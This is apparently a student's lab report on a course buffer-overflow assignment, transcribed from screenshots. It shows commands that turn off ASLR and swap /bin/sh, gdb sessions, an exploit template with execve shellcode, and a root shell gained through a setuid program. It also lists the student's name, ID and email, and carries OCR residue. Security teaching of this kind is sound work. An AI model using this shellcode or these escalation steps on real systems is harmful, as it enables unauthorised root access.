
Buffer Overflow

Name: Matt Romanes
Username: romanematt
ID: 300492211
AWS Email: mattromanes@gmail.com


Task One

Turning Off Countermeasures And Compiling The Code




```
matts-mbp:Assignment2 matt.romanes$ ssh -i "matt-keypair.pem" seed@ec2-54-86-211-137.compute-1.amazonaws.com
The authenticity of host 'ec2-54-86-211-137.compute-1.amazonaws.com (54.86.211.137)' can't be established.
ECDSA key fingerprint is SHA256:+J5PAB1NxbYYCXmDYYcHUF2bDGL4RaiHiYK0et1ZPnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-54-86-211-137.compute-1.amazonaws.com,54.86.211.137' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Sep 22 04:36:33 2021 from 122.57.91.46
[10/06/21]seed@ip-172-31-59-179:~$ git clone https://github.com/ianwelch/cybr271-public.git
fatal: destination path 'cybr271-public' already exists and is not an empty directory.
[10/06/21]seed@ip-172-31-59-179:~$ ls
android         cybr271-public  examples.desktop  Pictures   Videos
bin             Desktop         get-pip.py        Public
Customization   Documents       lib               source
cybr271         Downloads       Music             Templates
[10/06/21]seed@ip-172-31-59-179:~$ sudo  sysctl  -w  kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/06/21]seed@ip-172-31-59-179:~$ sudo rm /bin/sh
[10/06/21]seed@ip-172-31-59-179:~$ sudo  ln  -s  /bin/zsh  /bin/sh
[10/06/21]seed@ip-172-31-59-179:~$ ls
android  bin  Customization  cybr271  cybr271-public  Desktop  Documents  Downloads  examples.desktop  get-pip.py  lib  Music
 Pictures  Public  source  Templates  Videos
[10/06/21]seed@ip-172-31-59-179:~$ cd cybr271-public
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$ ls
badfile  call_shellcode.c  dash_shell_test.c  exploit.c  README.md  stack.c
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -z  execstack  -o  call_shellcode  call_shellcode.c
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$
```

Q1: Include screenshot showing what happens when you run the program and explain the output.



```
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -z  execstack  -o  call_shellcode  call_shellcode.c
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$ ls -la call_shellcode
-rwxrwxr-x 1 seed seed 7388 Oct  6 17:24 call_shellcode
[10/06/21]seed@ip-172-31-59-179:~/cybr271-public$ ./call_shellcode
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$ 
```


As seen in the screenshot, the root access shell is not provided as whoami returned seed and id returned 1000.
Following the command from the tutorial, however, I was able to gain root access, resulting in the shell running with root permission as whoami = root.




```
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo chown root call_shellcode
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ls -la call_shellcode
-rwxr-xr-x 1 root seed 7388 Oct  8 20:17 call_shellcode
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./call_shellcode
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$ exit
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo chmod 4755 call_shellcode
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ls -la call_shellcode
-rwsr-xr-x 1 root seed 7388 Oct  8 20:17 call_shellcode
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./call_shellcode
# whoami
root
# id  id
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
# 
```

Task Two

Exploiting the Vulnerability




```
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  stack  -z  execstack  -fno-stack-protector  stack.c
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  stack
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  stack
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1
gdb-peda$ r
Starting program: /home/seed/cybr271-public/stack
```



```
[-----------------------------------registers-----------------------------------]
EAX: 0xbffff127 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff108 --> 0xbffff338 --> 0x0
ESP: 0xbffff0e0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff0e0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff0e4 --> 0x0
0008| 0xbffff0e8 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff0ec --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbffff0f0 --> 0xbffff338 --> 0x0
0020| 0xbffff0f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff0f8 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff0fc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484c1 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbffff108
gdb-peda$ p &buffer
$2 = (char (*)[30]) 0xb7fbd5b4 <buffer>
gdb-peda$ p /d 0xbffff108 - 0xb7fbd5b4
$3 = 134486868
gdb-peda$
```


Following the tutorial's instructions, by running the gdb command in my MacBook's terminal, the program is navigable during the runtime as shown above.

Q2: Include a screenshot of your completed program.




```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *)(buffer + OFFSET)) = RETURN_ADDRESS;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

To view the exploit.c file, the following command was run on my MacBook's terminal:



```
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ vi exploit.c
```

Q3: Include a screenshot that demonstrates that your attack is successful and you can get a root shell through the attack.




```
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  stack  -z  execstack  -fno-stack-protector  stack.c
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  stack
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  stack
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  exploit  exploit.c
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./exploit
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./stack
[# whoami

[root
 # id
[
 uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
 # id -u

 0
 #
```

Task Three


Q4: Include a screenshot showing what happens when you comment out and uncomment `setuid(0)`

When commented out



```
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  dash_shell_test.c  -o  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ vi dash_shell_test.c
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  dash_shell_test.c  -o  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./dash_shell_test
[$ whoami
 seed
[$ id
 uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[$ exit
 [10/08/21]seed@ip-172-31-59-179:~/cybr271-public$
```

When uncommented



